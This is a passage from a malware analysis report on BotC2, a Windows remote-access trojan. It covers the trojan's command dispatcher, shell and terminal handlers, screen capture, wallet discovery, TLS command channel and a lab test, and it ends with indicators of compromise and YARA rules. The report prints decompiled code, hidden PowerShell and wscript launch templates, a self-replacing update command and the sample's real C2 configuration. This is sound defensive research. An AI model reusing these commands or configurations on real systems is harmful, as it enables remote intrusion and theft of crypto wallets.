The dispatcher at 0x140001920 reads cmd and routes the following commands. Many responses carry taskId, but this is not universal; PONG does not echo it. The table describes implemented capability, not proof that every handler was exercised:

Command	Implementation
PING	Return PONG with echoed time, idle and window
SHELL_EXEC	Shell one-shot inline in the dispatcher
FILE_RUN	0x14000D180; update branch: 0x14000ECE0
TERMINAL_START	Call 0x140012A68 (start_interactive_terminal)
TERMINAL_INPUT	Write into the terminal
TERMINAL_STOP	Call the function 0x1400128E4
PERSISTENCE_INSTALL	call 0x14000F9F8
PERSISTENCE_REMOVE	call 0x140010280
INJECT	call 0x140010D58 to try injecting a remote payload
SCREENCAST_START	call 0x140011EA8
SCREENCAST_STOP	call 0x140012080
REMOTE_INPUT	Mouse and keyboard control
CLIPPER_CONFIG	call 0x14001343C
EXIT	ExitProcess(0)

```

225 sub_140008A08(v199, a2, "cmd");
226 if ( !v199[2] )
227 {
228     v5 = (char **)sub_140008A08(v193, a2, "Command");
229     if ( v199 != v5 )
230     {
231         string_destroyer(v199);
232         memcpy(v199, v5, sizeof(v199));
233         v5[2] = 0LL;
234         v5[3] = (char *)15;
235         *(_BYTE *)v5 = 0;
236     }
237     string_destroyer(v193);
238 }
239 sub_140008A08(v216, a2, "taskId");
240 if ( v216[2] )
241 {
242     v6 = sub_14000978C(v189, v216);
243     v7 = sub_140006204(lpWideCharStr, "\",\"taskId\":\"", v6);
244     v4 = 3;
245     NumberOfBytesRead = 3;
246     sub_140006418(&v200, v7, "\"");

```

Figure 20 snippet of decompiled code of the dispatcher

```

1032 v163 = dword_14004F2D0;
1033 if ( dword_14004F2D0 <= 0 )
1034     v163 = 50;
1035 sub_140008A08(v188, a2, "kind");
1036 v164 = (int)(100 * sub_140009640(a2, "x")) / v163;
1037 v165 = (int)(100 * sub_140009640(a2, "y")) / v163;
1038 if ( string_compare(v188, (__int64)"mouse_move" )
1039 {
1040     move_mouse(v164, v165);
1041     goto LABEL_252;
1042 }
1043 if ( string_compare(v188, (__int64)"mouse_down" )
1044 {
1045     v166 = sub_140008A08(&v196, a2, "button");
1046     LOBYTE(v167) = 1;
1047 }
1048 else
1049 {
1050     if ( !string_compare(v188, (__int64)"mouse_up" )
1051     {
1052         if ( string_compare(v188, (__int64)"scroll" )
1053         {
1054             v168 = sub_140009640(a2, "delta");
1055             move_mouse(v164, v165);
1056             send_mouse_input(2048LL, 0LL, 0LL, v168);
1057             goto LABEL_252;
1058         }
1059         if ( string_compare(v188, (__int64)"key" )
1060         {
1061             v169 = sub_140009680(a2, "down", 0LL);
1062             v170 = sub_140009640(a2, "vk");
1063             keyboard_vk_event(v170, v169);
1064             goto LABEL_252;

```

Figure 21 snippet of decompiled code related to mouse and keyboard control

SHELL_EXEC

SHELL_EXEC runs a one-shot command through cmd.exe /c from the dispatcher, captures pipe output, and returns SHELL_RESULT with Base64-encoded output and an exit code. The 15-second WaitForSingleObject call follows blocking pipe reads and is

not a guaranteed overall command timeout. Figure 33 confirms a successful local shell response.

```
338 if ( v8 == (char *)10 && !(unsigned int)sub_140037490(v27, "SHELL_EXEC", 10LL) )
339 {
340     memset(v203, 0, 24);
341     *(_QWORD *)&v203[1] + 1 = 15LL;
342     LOBYTE(v203[0]) = 0;
343     v28 = sub_140008A08(v210, a2, "sh");
344     v185 = v28;
345     *(_QWORD *)&v203[1] = 0LL;
346     v29 = v203;
347     if ( *(_QWORD *)&v203[1] + 1 > 0xFuLL )
348         v29 = *(_BYTE **)&v203[0];
349     *v29 = 0;
350     PipeAttributes.nLength = 24;
351     PipeAttributes.lpSecurityDescriptor = 0LL;
352     PipeAttributes.bInheritHandle = 1;
353     hReadPipe = 0LL;
354     hWritePipe = 0LL;
355     if ( !CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
356     {
357         v30 = -1;
358 LABEL_115:
359         string_destroyer(v210);
360         v64 = sub_1400011CC(lpCommandLine, v30);
361         v65 = v203;
362         if ( *(_QWORD *)&v203[1] + 1 > 0xFuLL )
363             v65 = *(_QWORD **)&v203[0];
364         v66 = sub_140007FFC(v210, v65, *(_QWORD *)&v203[1]);
365         v67 = sub_140006204(v206, "{\"cmd\": \"SHELL_RESULT\", \"out_b64\": \"\", \"code\": \"\"}");
366         v68 = sub_140006418(v195, v67, "\", \"code\": \"\"");
367         v69 = sub_140006510(&v196, v68, v64);
368         v70 = &v200;
369         if ( v202 > 0xF )
370             v70 = (_int128 *)v200;
371         v71 = (_QWORD *)sub_140006FE4(v69, v70, v201);
372         memset(v189, 0, sizeof(v189));
373         memcpy(v189, v71, sizeof(v189));
```

Figure 22 SHELL_EXEC handler excerpt

FILE_RUN

FILE_RUN decodes a supplied Base64 payload, writes it under a temporary directory, and chooses the launch path by extension. It supports executable files as well as the script/installer formats below. PowerShell files are launched as follows:

```
cmd.exe /c set PSExecutionPolicyPreference=bypass&&
"<System32>\WindowsPowerShell\v1.0\powershell.exe"
-NoProfile
[-WindowStyle Hidden]
-File "<payload.ps1>"
<arguments>
```

The other file formats:

```
.bat/.cmd → cmd.exe /c
.vbs/.vbe → wscript.exe //B //Nologo //E:VBScript
.js/.jse → wscript.exe //B //Nologo //E:JScript
.wsf → wscript.exe //B //Nologo
.msi → msixec.exe /i "<file>" /qn
```

UPDATE (FILE_RUN branch)

The update flag of FILE_RUN selects 0x14000ECE0; UPDATE is not a separate dispatcher command. One replacement path stages a new executable and constructs the following delayed command:

```
cmd.exe /c ping 127.0.0.1 -n 3 >nul
& del /f /q "<current executable>"
& move /y "<staged .new.exe>" "<current executable>"
& start "" "<current executable>"
```

The local ping introduces a short delay before deletion, replacement and relaunch of the current executable. Other branches can launch the staged image without replacement. This is operator-supplied payload staging, not evidence of an autonomous download. The command string establishes intended behavior, not successful replacement under all file-locking or permission conditions; no update execution is demonstrated here.

```
318 v54 = (void *)sub_140008E6C(_RBP + 208, v53, L".new.exe");
319 sub_140010830(_RBP + 136, v54);
320 sub_140007B50(_RBP + 208);
321 sub_140007B50(_RBP + 216);
322 sub_140007B50(_RBP + 168);
323 sub_140007B50(_RBP + 152);
324 string_destroyer((char **)_RBP + 88);
325 sub_140007B50(_RBP + 144);
326 }
327 v55 = (const WCHAR *)(_RBP + 136);
328 if ( *((_QWORD *)(((unsigned __int64)&NumberOfBytesWritten & 0xFFFFFFFFFFFFFFFFULL) + 0x238)) > 7ULL )
329 v55 = *(const WCHAR **)((unsigned __int64)&NumberOfBytesWritten & 0xFFFFFFFFFFFFFFFFULL) + 0x220);
330 FileW = CreateFile(v55, 0x40000000u, 0, 0LL, 2u, 0x80u, 0LL);
331 if ( FileW == (HANDLE)-1LL )
332 goto LABEL_123;
333 v57 = 0LL;
334 v58 = 1;
335 v59 = *((_QWORD *)(((unsigned __int64)&NumberOfBytesWritten & 0xFFFFFFFFFFFFFFFFULL) + 0x10));
336 v60 = *((_QWORD *)(((unsigned __int64)&NumberOfBytesWritten & 0xFFFFFFFFFFFFFFFFULL) + 8));
337 if ( v59 != v60 )
338 {
339 while ( 1 )
340 {
341 * _RBP = 0;
342 if ( !WriteFile(
343 FileW,
344 (LPCVOID)(v57 + v60),
345 v59 - v57 - v60,
346 (LPDWORD)((unsigned __int64)&NumberOfBytesWritten & 0xFFFFFFFFFFFFFFFFULL),
347 0LL) )
348 break;
349 v61 = * _RBP;
350 if ( !(_DWORD)v61 )
351 break;
352 v57 += v61;
353 v59 = *((_QWORD *)(((unsigned __int64)&NumberOfBytesWritten & 0xFFFFFFFFFFFFFFFFULL) + 0x10));
354 v60 = *((_QWORD *)(((unsigned __int64)&NumberOfBytesWritten & 0xFFFFFFFFFFFFFFFFULL) + 8));
355 if ( v57 >= v59 - v60 )
356 goto LABEL_80;
357 }
358 v58 = 0;
359 }
360 LABEL_80:
361 FlushFileBuffers(FileW);
362 CloseHandle(FileW);
```

Figure 23 FILE_RUN update branch

Interactive terminal

TERMINAL_START calls 0x140012A68 to create a persistent cmd.exe process with redirected standard streams. Output workers at 0x1400125F0 read stdout/stderr and generate TERMINAL_OUTPUT messages. TERMINAL_INPUT writes converted input with CRLF through 0x140012FF0; TERMINAL_STOP calls 0x1400128E4 to stop the shell and close its handles. Unlike SHELL_EXEC, this preserves one shell across inputs. Figure 24 shows the input-writing path.

```

17 if ( !byte_1400508A2 )
18 {
19     InitializeCriticalSection(&stru_140050910);
20     byte_1400508A2 = 1;
21 }
22 v2 = hFile;
23 if ( hFile && dword_1400508A4 )
24 {
25     sub_140009B6C(lpWideCharStr, a1);
26     v3 = (const WCHAR *)lpWideCharStr;
27     if ( v14 > 7 )
28         v3 = lpWideCharStr[0];
29     cbMultiByte = WideCharToMultiByte(1u, 0, v3, cchWideChar, 0LL, 0, 0LL, 0LL);
30     sub_14000C560(v9, cbMultiByte);
31     lpMultiByteStr = (CHAR *)v9;
32     if ( v11 > 0xF )
33         lpMultiByteStr = v9[0];
34     v6 = (const WCHAR *)lpWideCharStr;
35     if ( v14 > 7 )
36         v6 = lpWideCharStr[0];
37     WideCharToMultiByte(1u, 0, v6, cchWideChar, lpMultiByteStr, cbMultiByte, 0LL, 0LL);
38     sub_140006FE4(v9, "\r\n", 2LL);
39     NumberOfBytesWritten = 0;
40     v7 = v9;
41     if ( v11 > 0xF )
42         v7 = (LPSTR *)v9[0];
43     WriteFile(v2, v7, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0LL);
44     string_destroyer(v9);
45     sub_140007B50(lpWideCharStr);
46 }
47 }

```

Figure 24 Interactive terminal input-writing routine

Screencast

SCREENCAST_START invokes 0x140011EA8, which starts the capture worker at 0x140011738. It uses GDI BitBlt to capture the primary display, resizes the image, and encodes JPEG through GDI+. The callback sends raw JPEG bytes in type-2 C2 frames. Defaults are 2 fps, 50% scale and quality 60 for invalid inputs; no upper bound on positive fps was identified. REMOTE_INPUT separately uses SendInput to manipulate the current desktop. This does not establish a hidden desktop, a standard VNC service or passive keylogging.


```

148 LABEL_32:
149     v21 = v9 & 0xFFFFFFFF;
150     v22 = lpMem;
151     if ( v8 > 7 )
152         v22 = (LPVOID *)lpMem[0];
153     v23 = sub_140009E78(v43, v3, L"Extensions");
154     v24 = v21 | 1;
155     v25 = sub_140009E78(v42, v23, v22);
156     v4 = v21 | 3;
157     if ( *(_QWORD *)(v25 + 24) > 7uLL )
158         v25 = *(_QWORD *)v25;
159     FileAttributesW = GetFileAttributesW((LPCWSTR)v25);
160     if ( FileAttributesW != -1 && (FileAttributesW & 0x10) != 0 )
161         goto LABEL_44;
162     v27 = lpMem;
163     if ( v39 > 7 )
164         v27 = (LPVOID *)lpMem[0];
165     v28 = sub_140009E78(v41, v3, L"Local Extension Settings");
166     v29 = sub_140009E78(v40, v28, v27);
167     v4 = v24 | 0xE;
168     if ( *(_QWORD *)(v29 + 24) > 7uLL )
169         v29 = *(_QWORD *)v29;
170     v30 = GetFileAttributesW((LPCWSTR)v29);
171     if ( v30 == -1 || (v30 & 0x10) == 0 )
172         v31 = 0;
173     else

```

Figure 26 snippet of decompiled code related to wallet extensions

```

137 SHGetFolderPathW(0LL, 38, 0LL, 0, pszPath);
138 SHGetFolderPathW(0LL, 42, 0LL, 0, v116);
139 v7 = *(_QWORD *)&v108 + 1);
140 for ( i = v108; i != v7; i += 32LL )
141 {
142     v8 = sub_140009E78(v114, i, L"exodus");
143     v9 = sub_140009E78(&v110, v8, L"Exodus.exe");
144     if ( *(_QWORD *)(&v9 + 24) > 7uLL )
145         v9 = *(_QWORD *)&v9;
146     FileAttributesW = GetFileAttributesW((LPCWSTR)v9);
147     if ( FileAttributesW != -1 && (FileAttributesW & 0x10) == 0 )
148         sub_140009F08(&v104, "Exodus");
149     sub_140007B50(&v110);
150     sub_140007B50(v114);
151     v11 = sub_140009E78(v113, i, L"Programs");
152     v12 = sub_140009E78(&v110, v11, L"Ledger Live");
153     v13 = sub_140009E78(v114, v12, L"Ledger Live.exe");
154     if ( *(_QWORD *)(&v13 + 24) > 7uLL )
155         v13 = *(_QWORD *)&v13;
156     v14 = GetFileAttributesW((LPCWSTR)v13);
157     if ( v14 != -1 && (v14 & 0x10) == 0 )
158         sub_140009F08(&v104, "Ledger Live");
159     sub_140007B50(v114);
160     sub_140007B50(&v110);
161     sub_140007B50(v113);
162     v15 = sub_140009E78(v114, i, L"Ledger Live");
163     v16 = sub_140009E78(v113, v15, L"Ledger Live.exe");
164     if ( *(_QWORD *)(&v16 + 24) > 7uLL )
165         v16 = *(_QWORD *)&v16;
166     v17 = GetFileAttributesW((LPCWSTR)v16);
167     if ( v17 != -1 && (v17 & 0x10) == 0 )
168         sub_140009F08(&v104, "Ledger Live");
169     sub_140007B50(v113);
170     sub_140007B50(v114);
171     v18 = sub_140009E78(v114, i, L"Trezor Suite");
172     v19 = sub_140009E78(v113, v18, L"Trezor Suite.exe");
173     if ( *(_QWORD *)(&v19 + 24) > 7uLL )
174         v19 = *(_QWORD *)&v19;
175     v20 = GetFileAttributesW((LPCWSTR)v19);
176     if ( v20 != -1 && (v20 & 0x10) == 0 )
177         sub_140009F08(&v104, "Trezor Suite");
178     sub_140007B50(v113);
179     sub_140007B50(v114);
180     v21 = sub_140009E78(&v110, i, L"Programs");
181     v22 = sub_140009E78(v114, v21, L"atomic");
182     v23 = sub_140009E78(v113, v22, L"Atomic Wallet.exe");
183     if ( *(_QWORD *)(&v23 + 24) > 7uLL )
184         v23 = *(_QWORD *)&v23;
185     v24 = GetFileAttributesW((LPCWSTR)v23);
186     if ( v24 != -1 && (v24 & 0x10) == 0 )
187         sub_140009F08(&v104, "Atomic Wallet");
188     sub_140007B50(v113);
189     sub_140007B50(v114);
190     sub_140007B50(&v110);
191     v25 = sub_140009E78(v114, i, L"atomic");
192     v26 = sub_140009E78(v113, v25, L"Atomic Wallet.exe");
193     if ( *(_QWORD *)(&v26 + 24) > 7uLL )
194         v26 = *(_QWORD *)&v26;

```

Figure 27 Desktop wallet installation discovery

C2 protocol

This section describes the custom protocol reconstructed from the native code and compares it with the local laboratory observations. Static protocol behavior and successful individual tests are distinguished from comprehensive runtime validation.

Winsock initialization

At 0x140003BCB, the main routine calls WSASStartup for Winsock 2.2 and initializes synchronization for C2 sends. This prepares the networking API; it does not itself establish a connection:

```
.text:0000000140003BCB winsock_initialization: ; CODE XREF: C2_implant_with_fingerprint+49↑j
.text:0000000140003BCB ; C2_implant_with_fingerprint+58↑j ...
.text:0000000140003BCB      mov     ecx, 202h          ; wVersionRequested
.text:0000000140003BD0      lea     rdx, [rbp+1B40h+WSAData] ; lpWSAData
.text:0000000140003BD7      call   cs:WSAStartup
.text:0000000140003BDD      lea     rcx, CriticalSection ; lpCriticalSection
.text:0000000140003BE4      call   cs:InitializeCriticalSection
.text:0000000140003BEA      mov     cs:byte_1400508A0, 1
.text:0000000140003BF1      lea     rdx, a127001          ; "127.0.0.1"
.text:0000000140003BF8      lea     rcx, [rbp+1B40h+var_1820]
.text:0000000140003BFF      call   std__String
```

Figure 28 Winsock initialization

The routine initializes the following configuration defaults before reading the embedded block:

host = 127.0.0.1

fallback= ""

port = 1337

tag = default

name = svchost

persist = none

They are then overwritten by the embedded configuration of the analyzed sample.

```
371 LABEL_30:
372 if ( !sub_140006914(&v236, "BOTCFG|") )
373 {
374     v13 = 7LL;
375     if ( v237 > 7 )
376     {
377         while ( 1 )
378         {
379             LOBYTE(v12) = 124;
380             v14 = sub_140006980(&v236, v12, v13);
381             v15 = v14 - v13;
382             if ( v14 == -1 )
383                 v15 = -1LL;
384             substring(&v236, Src, v13, v15);
385             LOBYTE(v16) = 61;
386             v17 = sub_140006980(Src, v16, 0LL);
387             v18 = v17;
388             if ( v17 != -1 )
389                 break;
```

Figure 29 embedded config reader

The main routine then prepares address resolution for the configured hosts:



```

loc_1400040E1:
movzx     edi, word ptr [rbp+1B40h+var_17E0]
mov       r8d, edi
lea       rdx, aU_0      ; "%u"
lea       rcx, [rbp+1B40h+pServiceName]
call      sub_1400079A0
xorps     xmm0, xmm0
movdqu    [rbp+1B40h+var_1A28], xmm0
mov       [rbp+1B40h+var_1A18], r13
movdqu    [rbp+1B40h+var_1A08], xmm0
mov       [rbp+1B40h+var_19F8], r13
movups    xmmword ptr [rbp+1B40h+pHints.ai_flags], xmm0
movups    xmmword ptr [rbp+1B40h+pHints.ai_addrlen], xmm0
movups    xmmword ptr [rbp+1B40h+pHints.ai_addr], xmm0
mov       [rbp+1B40h+pHints.ai_socktype], 1
mov       [rbp+1B40h+pHints.ai_protocol], 6
mov       [rbp+1B40h+ppResult], r13
lea       r9, [rbp+1B40h+ppResult] ; ppResult
lea       r8, [rbp+1B40h+pHints] ; pHints
lea       rdx, [rbp+1B40h+pServiceName] ; pServiceName
mov       rcx, r12      ; pNodeName
call      cs:getaddrinfo
mov       esi, eax
test      eax, eax
jnz       short loc_1400041C1

```

Figure 30 DNS resolution initialization block

The loop considers the primary host before the fallback, skipping empty or duplicate entries. It requests TCP stream addresses with `getaddrinfo` and `AF_UNSPEC`, collects IPv4 and IPv6 results separately, and tries IPv4 first. If neither list is populated, it attempts the wide-character `GetAddrInfoW` path. Each endpoint can undergo a TCP and TLS attempt before the loop advances; TLS failure does not necessarily mean an immediate jump to the fallback hostname.

Socket creation and TCP options

The socket loop begins at `0x1400044C4`. It enables `TCP_NODELAY` and `SO_KEEPALIVE` and initially requests 15-second send/receive timeouts. `connect` runs with `FIONBIO` enabled; a pending connection is checked using `select` with an eight-second timeout and `SO_ERROR`. The socket is restored to blocking mode. After a successful TLS handshake, the socket timeouts are reset to zero, so later blocking operations are not bounded by the initial 15-second settings.

```

.text:00000001400044C4 loc_1400044C4: ; CODE XREF: C2_implant_with_fingerprint+C26+j
.text:00000001400044C4 mov     edx, 1 ; type
.text:00000001400044C9 lea     r8d, [rdx+5] ; protocol
.text:00000001400044CD mov     ecx, [r13+84h] ; af
.text:00000001400044D4 call    cs:socket
.text:00000001400044DA mov     rdi, rax
.text:00000001400044DD cmp     rax, r15
.text:00000001400044E0 jz      loc_140004604
.text:00000001400044E6 mov     dword ptr [rbp+1B40h+optval], 1
.text:00000001400044ED mov     ebx, 4
.text:00000001400044F2 mov     dword ptr [rsp+1C40h+lpWideCharStr], ebx ; optlen
.text:00000001400044F6 lea     r9, [rbp+1B40h+optval] ; optval
.text:00000001400044FA lea     edx, [rbx+2] ; level
.text:00000001400044FD lea     r8d, [rbx-3] ; optname
.text:0000000140004501 mov     rcx, rax ; s
.text:0000000140004504 call    cs:setsockopt
.text:000000014000450A mov     dword ptr [rbp+1B40h+var_1B9C], 1
.text:0000000140004511 mov     dword ptr [rsp+1C40h+lpWideCharStr], ebx ; optlen
.text:0000000140004515 lea     r9, [rbp+1B40h+var_1B9C] ; optval
.text:0000000140004519 lea     r14d, [rbx+4]
.text:000000014000451D mov     r8d, r14d ; optname
.text:0000000140004520 mov     edx, 0FFFFh ; level
.text:0000000140004525 mov     rcx, rdi ; s
.text:0000000140004528 call    cs:setsockopt
.text:000000014000452E mov     dword ptr [rbp+1B40h+var_1BAC], 3A98h
.text:0000000140004535 mov     dword ptr [rsp+1C40h+lpWideCharStr], ebx ; optlen
.text:0000000140004539 lea     r9, [rbp+1B40h+var_1BAC] ; optval
.text:000000014000453D mov     edx, 0FFFFh ; level
.text:0000000140004542 mov     r8d, 1006h ; optname
.text:0000000140004548 mov     rcx, rdi ; s
.text:000000014000454B call    cs:setsockopt
.text:0000000140004551 mov     dword ptr [rsp+1C40h+lpWideCharStr], ebx ; optlen
.text:0000000140004555 lea     r9, [rbp+1B40h+var_1BAC] ; optval
.text:0000000140004559 mov     edx, 0FFFFh ; level
.text:000000014000455E mov     r8d, 1005h ; optname
.text:0000000140004564 mov     rcx, rdi ; s
.text:0000000140004567 call    cs:setsockopt
.text:000000014000456D mov     ebx, [r13+80h]
.text:0000000140004574 mov     [rbp+1B40h+argp], 1
.text:000000014000457B lea     r8, [rbp+1B40h+argp] ; argp
.text:000000014000457F mov     edx, 8004667Eh ; cmd
.text:0000000140004584 mov     rcx, rdi ; s
.text:0000000140004587 call    cs:ioctlsocket
.text:000000014000458D mov     r8d, ebx ; namelen
.text:0000000140004590 mov     rdx, r13 ; name
.text:0000000140004593 mov     rcx, rdi ; s
.text:0000000140004596 call    cs:connect
.text:000000014000459C xor     ebx, ebx
.text:000000014000459E test    eax, eax
.text:00000001400045A0 jnz     short loc_1400045BC
.text:00000001400045A2 mov     [rbp+1B40h+argp], ebx
.text:00000001400045A5 lea     r8, [rbp+1B40h+argp] ; argp
.text:00000001400045A9 mov     edx, 8004667Eh ; cmd
.text:00000001400045AE mov     rcx, rdi ; s
.text:00000001400045B1 call    cs:ioctlsocket
.text:00000001400045B7 jmp     loc_1400047A5

```

Figure 31 snippet of code related to TCP

Schannel

Schannel supplies TLS record protection through SSPI. The RAT handles socket I/O, handshake tokens and application framing itself. TLS configuration in the binary requests TLS 1.2, and Figure 32 independently shows the laboratory listener reporting a TLS 1.2 session.

SCHANNEL_CRED construction

At VA 0x1400047DA, the code zeroes a 0x50-byte SCHANNEL_CRED structure and sets:

dwVersion = 4

grbitEnabledProtocols = 800h

dwFlags = 1Ch

These values select SCHANNEL_CRED_VERSION, TLS 1.2 client support, and flags 0x08 | 0x04 | 0x10: manual server-certificate validation, no server-name check and no default

client credentials. No subsequent manual certificate validation or pinning was identified in the examined path. Thus encryption is present without demonstrated server authentication by those checks. Flag meanings: Microsoft SCHANNEL_CRED documentation (https://learn.microsoft.com/en-us/windows/win32/api/schannel/ns-schannel-schannel_cred).

Credential acquisition

AcquireCredentialsHandleA obtains an outbound Schannel credential handle using the structure above. “Credentials” here means an SSPI handle, not harvested user passwords:

```
AcquireCredentialsHandleA(  
    NULL,  
    "Schannel",  
    2,                                // SECPKG_CRED_OUTBOUND  
    NULL,  
    &schannel_cred,  
    NULL,  
    NULL,  
    &session.credentials,  
    NULL  
);
```

On success, the code marks the credential handle as valid and proceeds to context creation. On failure, it records an error and enters connection cleanup. The session keeps the socket, credential and context handles, stream sizes, and separate ciphertext/plaintext buffers.

Hostname, SNI and IP addresses

The configured host is tested with `inet_pton` for IPv4 and IPv6. Literal addresses produce a null target name; otherwise the hostname is passed to `InitializeSecurityContextA`. This is consistent with hostname/SNI use, but the supplied screenshots do not establish the actual ClientHello SNI, certificate or cipher suite. Passing a target name does not restore the certificate-name validation disabled by the credential flags.

TLS handshake

The handshake loop at 0x1400048BA calls `InitializeSecurityContextA` first without an existing context or input token, then with received tokens. It sends generated output tokens with a partial-send loop and frees Schannel-allocated buffers. It distinguishes

success, continuation and incomplete-message statuses, and has handling for unconsumed SECBUFFER_EXTRA data. This is not proof of correctness for every fragmentation case: the shared continuation path can clear input when no EXTRA buffer is returned. On success, QueryContextAttributesA retrieves stream sizes for later record processing. The supplied local connection confirms one successful handshake, not exhaustive testing of this state machine.

Application-Layer Framing and Transmission

The sender at 0x140001384 serializes a one-byte type, a four-byte little-endian payload length and the payload. Type 1 carries JSON; type 2 carries raw JPEG data. Under a send critical section, it splits plaintext according to the Schannel stream limit, calls EncryptMessage with header/data/trailer buffers, and loops until the resulting bytes are sent. TLS records, TCP reads and application frames therefore need not have matching boundaries. On receive, 0x14000738C buffers ciphertext, 0x1400076C8 invokes DecryptMessage, and 0x1400015C4 accumulates plaintext and extracts complete frames, rejecting lengths above 128 MiB. The main loop dispatches only type-1 frames. After TLS, it sends HELLO twice, with about 40 ms between calls, and optionally reports wallet discoveries. It checks a roughly 25-second PING interval and 90 seconds without a complete received frame; blocking handlers can delay these checks. Client-generated PING timestamps use GetTickCount, while PONG echoes the received t value. Cleanup stops session-dependent workers and releases socket/SSPI resources. Reconnection uses a stepped delay without identified random jitter.

Emulating the C2

The local laboratory listener received HELLO from the running sample; Figure 32 records TLS 1.2 and the process identity. Figure 33 shows SHELL_EXEC followed by SHELL_RESULT with exit code 0 and a matching taskId, supporting command execution and response correlation for that test. These results extend the earlier offline framing/startup emulation.




Figure 32 C2 emulator receiving a callback from the malware

```

shell whoami
> {"cmd": "SHELL_EXEC", "sh": "whoami", "taskId": "a278deb2d8b7"}
botc2-lab>
< {
  "cmd": "SHELL_RESULT",
  "out_b64": "ZG",
  "code": 0,
  "taskId": "a278deb2d8b7"
}

```

Figure 33 executing a remote command

A subsequent terminal test launched PowerShell processes, as shown by the command submission and process tree in Figure 34. The PowerShell command retrieved a controlled test payload and demonstrated successful follow-on execution through the interactive terminal.




Figure 34 PowerShell execution through the interactive terminal

The emulator also implemented screencast handling, receiving screenshots from the infected system and saving them to a local test directory.:




Figure 35 Screencast implementation

Taken together, these tests validate the reconstructed C2 protocol beyond static analysis. The emulator successfully completed the TLS 1.2 session establishment, received and parsed the implant registration, issued commands using the reconstructed application protocol, correlated requests and responses through task identifiers, and obtained valid command output from the running malware. The interactive terminal further demonstrated bidirectional operator control and the execution of follow-on PowerShell commands.

The resulting emulator therefore reproduces the core operator-to-implant communication flow of BotC2 in a controlled laboratory environment, providing runtime

validation of the protocol reconstruction derived from the native x64 binary. This does not constitute exhaustive validation of every dispatcher command, reconnect condition, or payload-specific behavior; capabilities not exercised during these tests remain supported by static analysis or offline emulation only.

The C2 emulation script will not be made publicly available, as it could be readily adapted to weaponize the analyzed malware sample against real targets.

Appendix

IoC table

Value	Type
hxxps://help[.]elgris[.]nl/wp-content/languages/it/#victim@mail.com	Initial phishing lure
hxxps://02teste[.]cc/Margarina/T03.txt hxxps://02teste[.]cc/Margarina/T02.txt hxxps://02teste[.]cc/Margarina/T01.txt hxxps://viveturetiro[.]mx/c.txt	UpCrypter infrastructure
axwtexa[.]ddns[.]net back001xtc[.]ddns[.]net	C2 and fallback
9E117C768772D91D72FB53905E37ABC6A9EFAA3D28A9E0A8 9E3E09669E041DC4	JS WSH SHA256
A5926522D7CE3A0073DA79C5082DA6644C742D6A34440BB A3F5D878F03712938	BotC2 RAT SHA256

YARA Rule

```
import "pe"

rule BOTCFG_Native_RAT_Code_Cluster
{
    meta:
        description = "Native x64 RAT code cluster; descriptive label, not attributed family"
        date = "2026-09-20"
        sample_sha256 = "a5926522d7ce3a0073da79c5082da6644c742d6a34440bba3f5d878f03712938"
        author = "ShadowOpCode"
        confidence = "high for analyzed build; broader clean-corpus validation pending"
    strings:
        $marker = "BOTCFG|" ascii
        $mutex = "Local\\BotC2Stub.SingleInstance" wide
        $c1 = "CLIPPER_CONFIG" ascii fullword
        $c2 = "CRYPTO_FOUND" ascii fullword
        $c3 = "SCREENCAST_START" ascii fullword
        $c4 = "TERMINAL_INPUT" ascii fullword
        $c5 = "PERSISTENCE_INSTALL" ascii fullword
        $c6 = "hollowed pid " ascii
    condition:
        uint16(0) == 0x5a4d and pe.machine == pe.MACHINE_AMD64 and
        filesize < 5MB and $marker and $mutex and 4 of ($c*)
}

rule BOTCFG_DGM_Embedded_Config_20260920
{
    meta:
        description = "Sample configuration, independent of filename and hash"
        date = "2026-09-20"
        author = "ShadowOpCode"
```

```
strings:
  $config =
  "BOTCFG|host=axwtexa.ddns.net|fallback=back001xtc.ddns.net|port=8080|tag=DGM|name=R
  untimebroker|persist=reg|" ascii
  condition:
